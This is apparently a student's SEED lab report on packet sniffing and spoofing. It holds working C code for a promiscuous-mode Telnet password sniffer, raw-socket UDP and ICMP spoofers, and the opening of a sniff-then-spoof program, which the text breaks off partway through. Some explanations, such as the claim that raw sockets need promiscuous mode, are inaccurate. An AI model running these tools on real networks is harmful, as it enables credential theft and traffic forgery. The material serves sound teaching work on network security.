
The sniffer program needs to access the network interface card in promiscuous mode, which can be accessed only by the superuser root. If we run the program without root privileges, we get an error as segmentation fault – which normally occurs while accessing something that the program does not have access to. The program will fail while calling the pcap_open_live function i.e. setting up a socket with NIC enp0s3 in promiscuous mode because it won't be accessible to a general user program.

Question 3. Effect of Promiscuous mode.

In task 2.1A, the promiscuous mode is on by setting the third parameter of pcap_open_live function to 1. In that mode, we were able to sniff the network and see packets sent from other users.

Now, we set the value of the third parameter to 0 i.e. switch off promiscuous mode and perform the same activity as before. We see that, we are no more able to sniff packets going to 8.8.8.8 but are able to sniff packets going to or coming out of 10.0.2.15. This is because, now we are able to sniff packets destined for the attacker VM only and no other host. The following screenshots shows the code and the output:

```
int main(){
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "ip proto icmp";
bpf_u_int32 net;
// Step 1: Open live pcap session on NIC with name enp0s3
handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```



With the promiscuous mode off, the NIC captures and sends packet to the OS that are destined for it and drops the others. Whereas, when the promiscuous mode is on, the NIC captures and sends all the packets on the network to the OS which is then sent to the socket established by our program.


Task 2.1B: Writing Filters.

- *Capture the ICMP packets between two specific hosts.*

We use the same code as before in 2.1A and just change the filter to the following:

```
char filter_exp[] = "icmp and src host 10.0.2.5 and dst host 8.8.8.8";
```

The following displays that we capture ICMP packets only between the mentioned hosts:




- *Capture the TCP packets with a destination port number in the range from 10 to 100.*

Next, we change the filter to the following:

```
char filter_exp[] = "tcp and dst portrange 10-100";
```

The following displays that we capture TCP packets only between the mentioned ports:




Task 2.1C: Sniffing Passwords.

The following show the code for Sniffing Passwords of a Telnet session (TCP):

VM1 (Attacker VM) SEEDUbuntu – 10.0.2.15, VM2 SEEDUbuntu1 – 10.0.2.5, VM3 SEEDUbuntu2 – 10.0.2.6

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct ethheader {
    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;
};
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};

typedef u_int tcp_seq;
struct tcpheader {
    u_short th_sport;   /* source port */
    u_short th_dport;   /* destination port */
    tcp_seq th_seq;     /* sequence number */
    tcp_seq th_ack;     /* acknowledgement number */
    u_char th_offx2;    /* data offset, rsvd */
    #define TH_OFF(th)  (((th)->th_offx2 & 0xf0) >> 4)
    u_char th_flags;
    #define TH_FIN 0x01
    #define TH_SYN 0x02
    #define TH_RST 0x04
    #define TH_PUSH 0x08
    #define TH_ACK 0x10
    #define TH_URG 0x20
    #define TH_ECE 0x40
    #define TH_CWR 0x80
    #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short th_win;     /* window */
    u_short th_sum;     /* checksum */
    u_short th_urp;     /* urgent pointer */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet)
{   char *data;
    int i, size_tcp;
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800){
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        int ip_header_len = ip->iph_ihl * 4;
        struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip + ip_header_len);
        size_tcp = TH_OFF(tcp)*4;
        data = (u_char *)(packet + 14 + ip_header_len + size_tcp);
        printf("%s",data);
    }
}
int main(){
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "port 23";
bpf_u_int32 net;
// Step 1: Open live pcap session on NIC with name enp0s3
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

The output of the program is as following:




Here VM1 is running the sniffer program, VM2 starts a telnet connection to VM3. The program displays the data being transmitted in these packets. We can see that as soon as we enter password on VM2, it is displayed on the VM1. This is possible because telnet sends data in clear text on the network and hence is vulnerable to sniffing.

Task 2.2: Spoofing

Task 2.2A: Write a spoofing program.

We write a spoofing program (on the next page) that sends a UDP packet to host 10.0.2.5 and port 9090 containing a string “Hello Server”. We start a UDP Server on 10.0.2.5 that is listening on port 2020, and then run the program on VM1 i.e. the attacker machine. We see that as soon as we run the program, the VM2 displays the string “Hello Server.”



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct udpheader {
    u_int16_t udp_sport;
    u_int16_t udp_dport;
    u_int16_t udp_ulen;
    u_int16_t udp_sum;
};
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};

void send_raw_ip_packet (struct ipheader *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
        perror("sendto() error"); exit(-1);
    }
}

int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
    // Filling in UDP Data field
    char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
    const char *msg="Hello Server!\n";
    int data_len = strlen(msg);
    strncpy(data, msg, data_len);
    // Fill in the UDP header
    udp->udp_sport = htons(12345);
    udp->udp_dport = htons(9090);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum = 0;
    // Fill in the IP header
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.5");
    ip->iph_protocol = IPPROTO_UDP;
    ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct udpheader) + data_len);
    // Send the spoofed packet
    send_raw_ip_packet(ip);
    return 0;
}
```

On capturing this interaction on Wireshark, we see the following:

udp

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-01-27 12:13:10.3872756…	::1	::1	UDP	64	40197 → 36107 Len=0
2	2020-01-27 12:13:19.2080302…	1.2.3.4	10.0.2.5	UDP	58	12345 → 9090 Len=14
3	2020-01-27 12:13:21.4428408…	10.0.2.15	10.0.2.3	DHCP	344	DHCP Request - Transaction ID 0xcdf9a123


This indicates that we can successfully send out spoofed UDP packets.

Task 2.2B: Spoof an ICMP Echo Request.

The following is the code to spoof an ICMP Echo Request from 10.0.2.5 (VM2) to 8.8.8.8:


```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct icmpheader {
    unsigned char icmp_type;
    unsigned char icmp_code;
    unsigned short int icmp_chksum;
    unsigned short int icmp_id;
    unsigned short int icmp_seq;
};
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};

void send_raw_ip_packet (struct ipheader *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
         perror("sendto() error"); exit(-1);
     }
 }
 unsigned short in_chksum(unsigned short *buf, int length) {
     unsigned short *w = buf;
     int nleft = length;
     int sum = 0;
     unsigned short temp = 0;
     while(nleft > 1) {
         sum+= *w++;
         nleft -=2;
     }
     if (nleft == 1) {
         *(u_char *)(&temp) = *(u_char *)w;
         sum+=temp;
     }
     sum = (sum >> 16) + (sum & 0xffff);
     sum += (sum>>16);
     return (unsigned short)(~sum);
 }
 int main() {
     char buffer[1500];
     memset(buffer, 0, 1500);
     struct ipheader *ip = (struct ipheader *) buffer;
     struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));
     // Fill in the ICMP header
     icmp->icmp_type=8;
     icmp->icmp_chksum=0;
     icmp->icmp_chksum = in_chksum((unsigned short *)icmp, sizeof(struct ipheader));

     // Fill in the IP header
     ip->iph_ver = 4;
     ip->iph_ihl = 5;
     ip->iph_ttl = 20;
     ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
     ip->iph_destip.s_addr = inet_addr("8.8.8.8");
     ip->iph_protocol = IPPROTO_ICMP;
     ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));
     // Send the spoofed packet
     send_raw_ip_packet(ip);
     return 0;
 }
```

On capturing the same from Wireshark, we see that we have successfully spoofed an ICMP echo request and then there's a reply from destination to source in the form of echo reply.



Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

The IP packet length field can contain any arbitrary value as long as it's greater than 20. In case the packet length is set to a value lesser than 20, then the sendto() function, that is used to send a packet, throws an error with invalid argument. This is because the minimum length of an IP packet can be 20 bytes – a packet containing just the header with no payload. However, if the value is greater than 20, the packet is sent. The following shows a spoofed packet who's packet length is specified as 1000:



We see that the packet is sent out and there is a reply to that packet as well.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?


No, we do not need to fill in the checksum field of the IP header because when the packet is sent out, the system fills in that field.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?


Raw socket needs the NIC to be in promiscuous mode in order to capture all the packets on the network. In order for a program to turn the promiscuous mode on for an NIC, it requires elevated privileges such as root. Without such a privilege, the program gives out a socket () error saying the operation is not permitted i.e. raw socket cannot be established because the promiscuous mode cannot be turned on. This error will occur while creating a socket (line 36).

Task 2.3: Sniff and then Spoof

We run the program on VM1 and start the Wireshark to see the packet transmission:



We start a ping from VM2 to the IP address 8.8.8.8:



We see that, as soon as the ping starts, our program captures the echo request and spoofs an echo response. Since the host is alive, we see duplicates of echo reply in Wireshark. The one with TTL 50 is sent by our program, and the rest is actually sent by the original destination.

The code for Sniffing and then Spoofing is as follows:

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct ethheader {
    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;
};
struct icmpheader {
    unsigned char icmp_type;
    unsigned char icmp_code;
    unsigned short int icmp_chksum;
    unsigned short int icmp_id;
    unsigned short int icmp_seq;
};
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};
void send_raw_ip_packet (struct ipheader *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    // Set socket options
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
        perror("sendto() error"); exit(-1);
    }
    else {
        printf(" Packet Sent from Attacker to host:%s\n",inet_ntoa(ip->iph_destip) );
    }
}
```

```c
unsigned short in_chksum(unsigned short *buf, int length) {
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
